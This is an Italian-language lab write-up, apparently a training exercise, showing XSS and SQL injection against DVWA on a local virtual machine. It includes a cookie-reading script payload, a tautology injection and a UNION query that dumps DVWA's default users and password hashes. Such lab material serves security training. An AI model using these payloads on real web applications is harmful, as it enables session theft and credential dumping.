




## XSS Script in DVWA:

Alert con messaggio POPUP:




recupero i cookie di sessione con lo script: `<script>alert(document.cookie)</script>`



## SQL INJECTION:

Ottingo elenco first name e surname dalla tabella “users” inserendo nel campo: `1' OR '1=1`



Provo quindi a recuperare anche il campo relativo alla password, immettendolo in una UNION query e aggiungendo il carattere “#” alla fine così da commentare tutto quello che c’è dopo la seconda SELECT:

kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox

File Macchine Visualizza Inserimento Dispositivi Auto

Damn Vulnerable Web A: x +

← → ↻ ⚠ Non sicuro 192.168.50.101/dvwa/vulnerabilities/sql/?id=1%27+UNION+SELECT+user%2Cpassword+from+users%23&Submit=Submit#

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected


XSS stored

DVWA Security

PHP Info

About

Logout



## Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user,password from users#  
First name: admin  
Surname: admin

ID: 1' UNION SELECT user,password from users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password from users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user,password from users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password from users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user,password from users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.0.7